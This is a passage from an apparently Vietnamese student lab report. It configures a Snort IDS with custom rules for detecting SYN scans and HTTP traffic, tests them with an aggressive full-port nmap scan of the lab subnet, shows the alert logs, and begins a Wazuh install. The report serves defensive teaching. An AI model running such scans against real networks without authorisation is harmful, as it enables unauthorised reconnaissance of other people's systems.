	Fa5/0	192.168.4.1	255.255.255.0	N/A
Firewall 1 ASA	Gi0/0	192.168.6.2	255.255.255.0	192.168.6.1
	Gi0/1	10.0.1.0	-	-
Server	E0/0	192.168.203.143	255.255.255.0	192.168.4.1
	E0/1	192.168.4.5	255.255.255.0	192.168.4.1
Printer	Eth0	192.168.1.34-37	255.255.255.0	192.168.1.1
Host-G	Eth0	192.168.1.3-33	255.255.255.0	192.168.1.1
Host-1	Eth0	192.168.2.2-21	255.255.255.0	192.168.2.1
Host-2	Eth0	192.168.3.2-21	255.255.255.0	192.168.3.1
Host-3	Eth0	192.168.203.1-254	255.255.255.0	192.168.5.1

2. Dùng snort triển khai IDS (Instruction Detection System)

2.1. Cài đặt và cấu hình Snort

- Dùng lệnh sudo snort -i ens33 -c /etc/snort/snort.conf -T sử dụng để kiểm tra cấu hình của Snort

```

root@wazuhserver-virtual-machine:/etc/snort
+-----+[suppression]-----
| none
Rule application order: pass->drop->sdrop->reject->alert->log
Verifying Preprocessor Configurations!
MaxRss at the end of rules:47232
pcap DAO configured to passive.
Acquiring network traffic from "ens33".
==== Initialization Complete ====
-> Snort! <-
Version 2.9.20 GRE (Build 82)
o'"')- By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.2 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_STCMPLUS Version 1.0 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>

Total snort Fixed Memory Cost - MaxRss:47488
Snort successfully validated the configuration!
Snort exiting
root@wazuhserver-virtual-machine:/etc/snort#

```

Hình 6. Snort đã được cài thành công

dung lenh sudo snort -i ens33 -c /etc/snort/snort.conf de tien hanh chay snort

```

root@wazuhserver-virtual-machine:/etc/snort/rules# sudo snort -i ens33 -c /etc/snort/snort.conf

```

Hình 7. Chạy Snort

```

root@wazuhserver-virtual-machine:/etc/snort/rules
+-----+[suppression]-----
| none
Rule application order: pass->drop->sdrop->reject->alert->log
Verifying Preprocessor Configurations!

[ Port Based Pattern Matching Memory ]
[ Number of patterns truncated to 20 bytes: 0 ]
pcap DAO configured to passive.
Acquiring network traffic from "ens33".
Reload thread starting.
Reload thread started, thread 0x75fb7166640 (28146)
Decoding Ethernet

==== Initialization Complete ====
-> Snort! <-
Version 2.9.20 GRE (Build 82)
o'"')- By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.2 <Build 1>
Preprocessor Object: SF_SSSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_STCMPLUS Version 1.0 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>

Commencing packet processing (pid=28138)

```

Hình 8. Snort đang hoạt động

Lệnh tail -f /var/log/snort/alert để theo dõi các cảnh báo được ghi vào tệp nhật ký của Snort trong thời gian thực

```
wazuhserver@wazuhserver-virtual-machine:~/Desktop$ tail -f /var/log/snort/alert
07/21-14:40:00.860394 192.168.203.141 -> 192.168.203.143
ICMP TTL:64 TOS:0x0 ID:35301 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:2 Seq:219 ECHO

[**] [1:1000001:1] PING DETECTED! [**]
[Priority: 0]
07/21-14:40:00.860417 192.168.203.143 -> 192.168.203.141
ICMP TTL:64 TOS:0x0 ID:48243 IpLen:20 DgmLen:84
Type:0 Code:0 ID:2 Seq:219 ECHO REPLY
```

Hình 9. Theo dõi alert của Snort

2.2. Cấu hình rules cho IDS

2.2.1 Rule phát hiện tấn công dò quét công và dịch vụ

```
GNU nano 6.2                               /etc/snort/snort.conf *
#include $RULE_PATH/policy.rules
#include $RULE_PATH/policy-social.rules
#include $RULE_PATH/policy-spam.rules
#include $RULE_PATH/pop2.rules
#include $RULE_PATH/pop3.rules
#include $RULE_PATH/protocol-finger.rules
#include $RULE_PATH/protocol-ftp.rules
#include $RULE_PATH/protocol-icmp.rules
#include $RULE_PATH/protocol-imap.rules
#include $RULE_PATH/protocol-pop.rules
#include $RULE_PATH/protocol-services.rules
#include $RULE_PATH/protocol-voip.rules
#include $RULE_PATH/pua-adware.rules
#include $RULE_PATH/pua-other.rules
#include $RULE_PATH/pua-p2p.rules
#include $RULE_PATH/pua-toolbar.rules
#include $RULE_PATH/pc.rules
#include $RULE_PATH/scada.rules
#include $RULE_PATH/scan.rules
#include $RULE_PATH/server-apache.rules
#include $RULE_PATH/server-iis.rules
#include $RULE_PATH/server-mail.rules
#include $RULE_PATH/server-mssql.rules
#include $RULE_PATH/server-mysql.rules
#include $RULE_PATH/server-oracle.rules
#include $RULE_PATH/server-other.rules
#include $RULE_PATH/server-webapp.rules
#include $RULE_PATH/shellcode.rules
#include $RULE_PATH/smtp.rules
#include $RULE_PATH/snmp.rules
#include $RULE_PATH/specflic-threats.rules
#include $RULE_PATH/spyware-put.rules
#include $RULE_PATH/sql.rules
#include $RULE_PATH/telnet.rules
#include $RULE_PATH/tftp.rules
#include $RULE_PATH/virus.rules
#include $RULE_PATH/voip.rules
```

Hình 10. Cấu hình lại file snort.conf

- Tạo file scan.rule để cấu hình lệnh

```
Activities Terminal Thg 7 21 14:51
root@wazuhserver-virtual-machine: /etc/snort/rules
root@wazuhserver-virtual-machine:/etc/snort/rules# ls
icmp.rules  iplists  local.rules
root@wazuhserver-virtual-machine:/etc/snort/rules# touch scan.rules
root@wazuhserver-virtual-machine:/etc/snort/rules# ls
icmp.rules  iplists  local.rules  scan.rules
root@wazuhserver-virtual-machine:/etc/snort/rules#
```

Hình 11. Tạo file scan.rules

- Lệnh này là một quy tắc của Snort để phát hiện và cảnh báo về một hoạt động quét mạng

```
root@wazuhserver-virtual-machine:/etc/snort/rules
root@wazuhserver-virtual-machine:/etc/snort/rules          wazuhserver@wazuhserver-virtual-machine: ~/Desktop
GNU nano 6.2                                              scan.rules *
alert tcp any any -> SHOME_NET any  (msg:"SCAN Detected!"; detection_filter: track by_src, count 10000, seconds 5; flags:S; classtype:network-scan; sid:1000002; rev:1;)
```

Hình 12. Rule phát hiện quét mạng

- Quy tắc này sẽ tạo ra một cảnh báo khi phát hiện một nguồn IP gửi ít nhất 10000 gói tin TCP SYN đến bất kỳ địa chỉ nào trong mạng trong vòng 5 giây. Điều này thường là dấu hiệu của một hoạt động quét mạng, nơi kẻ tấn công cố gắng khám phá các cổng mở và dịch vụ chạy trên mạng.

- Sau đó ta dùng lệnh sudo snort -i ens33 -c /etc/snort/snort.conf -T để tiến hành cập nhập rule đã thêm vào.

```

root@wazuhserver-virtual-machine:/etc/snort/rules
wazuhserver@wazuhserver-virtual-machine:~/Desktop

MaxRss at the end of rules:47744
[ Port Based Pattern Matching Memory ]
[ Number of patterns truncated to 20 bytes: 0 ]

MaxRss at the end of detection rules:47872
pcap DAQ configured to passive.
Acquiring network traffic from "ens33".

==== Initialization Complete ====

o'`--> Snort! <*
      Version 2.9.20 GRE (Build 82)
      By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
      Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.
      Using libpcap version 1.16.1 (with TPACKET_V3)
      Using PCRE version: 8.39 2016-06-14
      Using ZLIB version: 1.2.11

      Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.2 <Build 1>
      Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
      Preprocessor Object: SF_SSH Version 1.1 <Build 3>
      Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
      Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
      Preprocessor Object: SF_GTP Version 1.1 <Build 1>
      Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
      Preprocessor Object: SF_POP Version 1.0 <Build 1>
      Preprocessor Object: SF_SDF Version 1.1 <Build 1>
      Preprocessor Object: SF_SIP Version 1.1 <Build 1>
      Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
      Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
      Preprocessor Object: SF_DNS Version 1.1 <Build 4>
      Preprocessor Object: SF_STCOMMPLUS Version 1.0 <Build 1>
      Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
      Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>

Total snort Fixed Memory Cost - MaxRss:48000
Snort successfully validated the configuration!
Snort exiting

```

Hình 13. Cập nhập cấu hình đã thêm vào

- Chạy snort để test rule

```

root@wazuhserver-virtual-machine:/etc/snort/rules
wazuhserver@wazuhserver-virtual-machine:~/Desktop

| none
-----
Rule application order: pass->drop->sdrop->reject->alert->log
Verifying Preprocessor Configurations!

[ Port Based Pattern Matching Memory ]
[ Number of patterns truncated to 20 bytes: 0 ]
pcap DAQ configured to passive.
Acquiring network traffic from "ens33".
Reload thread starting...
Reload thread started, thread 0x70d2874d6640 (28372)
Decoding Ethernet

==== Initialization Complete ====

o'`--> Snort! <*
      Version 2.9.20 GRE (Build 82)
      By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
      Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.
      Using libpcap version 1.16.1 (with TPACKET_V3)
      Using PCRE version: 8.39 2016-06-14
      Using ZLIB version: 1.2.11

      Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.2 <Build 1>
      Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
      Preprocessor Object: SF_SSH Version 1.1 <Build 3>
      Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
      Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
      Preprocessor Object: SF_GTP Version 1.1 <Build 1>
      Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
      Preprocessor Object: SF_POP Version 1.0 <Build 1>
      Preprocessor Object: SF_SDF Version 1.1 <Build 1>
      Preprocessor Object: SF_SIP Version 1.1 <Build 1>
      Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
      Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
      Preprocessor Object: SF_DNS Version 1.1 <Build 4>
      Preprocessor Object: SF_STCOMMPLUS Version 1.0 <Build 1>
      Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
      Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>

Commencing packet processing (pid=28371)

```

Hình 14. Chạy Snort

- Theo dõi cảnh báo

```

root@wazuhserver-virtual-machine:/etc/snort/rules
wazuhserver@wazuhserver-virtual-machine:~/Desktop$ tail -f /var/log/snort/alert
07/21:14:40:00.860394 192.168.203.141 -> 192.168.203.143
ICMP TTL:64 TOS:0x0 ID:35301 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:2 Seq:219 ECHO

[**] [1:1000001:1] PING DETECTED! [**]
[Priority: 0]
07/21:14:40:00.860417 192.168.203.143 -> 192.168.203.141
ICMP TTL:64 TOS:0x0 ID:48243 IpLen:20 DgmLen:84
Type:0 Code:0 ID:2 Seq:219 ECHO REPLY

```

- Lệnh nmap -p 1-65535 -A -T4 192.168.203.143/24 được sử dụng để quét mạng và thu thập thông tin chi tiết về các máy chủ trong mạng con.

```

ubuntuagent@ubuntuagent-virtual-machine:~/Desktop$ nmap -p 1-65535 -A -T4 192.168.203.143/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-21 15:07 +07

```

Hình 15. Tiến hành quét mạng

- Nhận alert Scan từ snort

```

[**] [1:1000002:1] SCAN Detected! [**]
[Classification: Detection of a Network Scan] [Priority: 3]
07/21:15:08:14.998113 192.168.203.141:52798 --> 192.168.203.143:44546
TCP TTL:64 TOS:0x0 ID:2576 IpLen:20 DgmLen:60 DF
*****Seq: 0x48687A15 Ack: 0x0 Win: 0xFAF0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 235405757 0 NOP WS: 7

[**] [1:1000002:1] SCAN Detected! [**]
[Classification: Detection of a Network Scan] [Priority: 3]
07/21:15:08:14.998320 192.168.203.141:46214 --> 192.168.203.1:17085
TCP TTL:64 TOS:0x0 ID:2104 IpLen:20 DgmLen:60 DF
*****Seq: 0x946CEC5 Ack: 0x0 Win: 0xFAF0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1245294826 0 NOP WS: 7


[**] [1:1000002:1] SCAN Detected! [**]
[Classification: Detection of a Network Scan] [Priority: 3]
07/21:15:08:14.998320 192.168.203.141:46214 --> 192.168.203.2:65304
TCP TTL:64 TOS:0x0 ID:39100 IpLen:20 DgmLen:60 DF
*****Seq: 0x5F3B6AGE Ack: 0x0 Win: 0xFAF0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 2453194451 0 NOP WS: 7

```

Hình 16. Server nhận được cảnh báo

2.2.2. Rule phát hiện truy cập vào trang web không an toàn (http)

- Viết rule để cảnh báo khi máy chủ truy cập vào những trang web không an toàn



Hình 17. Rule HTTP Detected

-Khởi chạy lại Snort để cập nhật quy tắc

```
MaxRSS at the end of rules:47744
[ Port Based Pattern Matching Memory ]
[ Number of patterns truncated to 20 bytes: 0 ]

MaxRSS at the end of detection rules:47872
pcap DAQ configured to passive.
Acquiring network traffic from "ens33".

==== Initialization Complete ===

o" --> Snort! <*- Version 2.9.20 GRE (Build 82)
     By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
     Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
     Copyright (C) 1998-2013 Sourcefire, Inc., et al.
     Using libpcap version 1.10.1 (with TPACKET_V3)
     Using PCRE version: 8.39 2016-06-14
     Using ZLIB version: 1.2.11

     Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.2 <Build 1>
     Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
     Preprocessor Object: SF_SSH Version 1.1 <Build 3>
     Preprocessor Object: SF_FPTTELNET Version 1.2 <Build 13>
     Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
     Preprocessor Object: SF_GTP Version 1.1 <Build 1>
     Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
     Preprocessor Object: SF_POP Version 1.0 <Build 1>
     Preprocessor Object: SF_SDF Version 1.1 <Build 1>
     Preprocessor Object: SF_SIP Version 1.1 <Build 1>
     Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
     Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
     Preprocessor Object: SF_DNS Version 1.1 <Build 4>
     Preprocessor Object: SF_STCOMMPLUS Version 1.0 <Build 1>
     Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
     Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>

Total snort Fixed Memory Cost - MaxRSS:48128
Snort successfully validated the configuration!
Snort exiting
root@wazuhserver-virtual-machine:/etc/snort/rules#
```

Hình 18. Cập nhập rule

- Bắt đầu chạy Snort

```

root@wazuhserver-virtual-machine:/etc/snort/rules      x      wazuhserver@wazuhserver-virtual-machine:/var/log/snort      x      wazu
| none
-----
Rule application order: pass->drop->sdrop->reject->alert->log
Verifying Preprocessor Configurations!

[ Port Based Pattern Matching Memory ]
[ Number of patterns truncated to 20 bytes: 0 ]
pcap DAQ configured to passive.
Acquiring network traffic from "ens33".
Reload thread starting...
Reload thread started, thread 0x78597bec6640 (30522)
Decoding Ethernet

     === Initialization Complete ===

o"'" )~ -*> Snort! <*- Version 2.9.20 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.2 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_STCOMMPLUS Version 1.0 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Commencing packet processing (pid=30521)

```

Hình 19. Snort Starting

- Bắt đầu theo dõi các alert gửi về snort

```


root@wazuhserver-virtual-machine:/etc/snort/rules      x      wazuhserver@wazuhserver-virtual-machine:/var/log/snort      x      wazuhserver@wazuhserver-virtual-machine:~      x
wazuhserver@wazuhserver-virtual-machine:/var/log/snort$ tail -f /var/log/snort/alert
07/21-16:31:16.067157 192.168.203.143:54332 -> 52.62.199.126:80
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xAB3BEC34 Ack: 0x293A0F6F Win: 0xFAF0 TcpLen: 20

[**] [1:1000004:0] HTTP traffic detected [**]
[Priority: 0]
07/21-16:31:16.072844 192.168.203.143:54328 -> 52.62.199.126:80
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x2185463D Ack: 0x77935A5B Win: 0xFAF0 TcpLen: 20

```

Hình 20. Snort Alert

- Truy cập thử vào trang web http



Hình 21. Truy cập web http

- Nhập alert HTTP traffic từ Snort

```
wazuhserver@wazuhserver-virtual-machine:/var/log/snort$ tail -f /var/log/snort/alert
[Priority: 0]
07/21-16:27:07.516415 192.168.203.143:41690 -> 142.250.65.163:80
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xE83D1700 Ack: 0x5A2E84B4 Win: 0xF98A TcpLen: 20

[**] [1:1000001:1] PING DETECTED! [**]
[Priority: 0]
07/21-16:27:18.095705 fe80::ec53:fd0e:73f6:7442 -> ff02::2
IPv6-ICMP TTL:255 TOS:0x0 ID:0 IpLen:40 DgmLen:48

[**] [1:1000004:0] HTTP traffic detected [**]
[Priority: 0]
07/21-16:28:05.515995 192.168.203.143:46818 -> 142.250.65.163:80
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xA46356DB Ack: 0x579C15ED Win: 0xFAF0 TcpLen: 20

[**] [1:1000004:0] HTTP traffic detected [**]
[Priority: 0]
07/21-16:28:22.011792 192.168.203.143:35316 -> 52.62.199.126:80
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x80D43E64 Ack: 0x0 Win: 0x0 TcpLen: 20

[**] [1:1000004:0] HTTP traffic detected [**]
[Priority: 0]
07/21-16:28:27.048512 192.168.203.143:35330 -> 52.62.199.126:80
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1FF54A36 Ack: 0x8B50227 Win: 0xFAF0 TcpLen: 20

[**] [1:1000004:0] HTTP traffic detected [**]
[Priority: 0]
07/21-16:28:28.050614 192.168.203.143:35346 -> 52.62.199.126:80
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xCAF3A175 Ack: 0x3BDE6687 Win: 0xFAF0 TcpLen: 20
```

Hình 22. Snort Alerting


3. Quản lý người dùng cuối System Endpoint

3.1. Cài đặt Wazuh

- Wazuh server đã cài đặt

```
root@wazuhserver-virtual-machine:/home/wazuhserver/Desktop# bash wazuh-install.sh --wazuh-server servernhom1
20/07/2024 13:33:06 INFO: Starting Wazuh installation assistant. Wazuh version: 4.7.5
20/07/2024 13:33:06 INFO: Verbose logging redirected to /var/log/wazuh-install.log
20/07/2024 13:33:43 INFO: Wazuh repository added.
20/07/2024 13:33:43 INFO: --- Wazuh server ---
20/07/2024 13:33:43 INFO: Starting the Wazuh manager installation.
20/07/2024 13:37:31 INFO: Wazuh manager installation finished.
20/07/2024 13:37:31 INFO: Starting service wazuh-manager.
20/07/2024 13:37:53 INFO: wazuh-manager service started.
20/07/2024 13:37:53 INFO: Starting Filebeat installation.
20/07/2024 13:43:19 INFO: Filebeat installation finished.
20/07/2024 13:43:24 INFO: Filebeat post-install configuration finished.
20/07/2024 13:43:32 INFO: Starting service filebeat.
20/07/2024 13:43:34 INFO: filebeat service started.
20/07/2024 13:43:34 INFO: Installation finished.
root@wazuhserver-virtual-machine:/home/wazuhserver/Desktop# bash wazuh-install.sh --wazuh-dashboard dashboardnhom1
20/07/2024 13:43:48 INFO: Starting Wazuh installation assistant. Wazuh version: 4.7.5
20/07/2024 13:43:48 INFO: Verbose logging redirected to /var/log/wazuh-install.log
20/07/2024 13:44:03 INFO: Wazuh web interface port will be 443.
20/07/2024 13:44:14 INFO: Wazuh repository added.
20/07/2024 13:44:14 INFO: --- Wazuh dashboard ---
20/07/2024 13:44:14 INFO: Starting Wazuh dashboard installation.
20/07/2024 13:46:23 INFO: Wazuh dashboard installation finished.
20/07/2024 13:46:23 INFO: Wazuh dashboard post-install configuration finished.
20/07/2024 13:46:24 INFO: Starting service wazuh-dashboard.
20/07/2024 13:46:24 INFO: wazuh-dashboard service started.
20/07/2024 13:46:56 INFO: Initializing Wazuh dashboard web application.
20/07/2024 13:46:57 INFO: Wazuh dashboard web application initialized.
20/07/2024 13:46:57 INFO: --- Summary ---
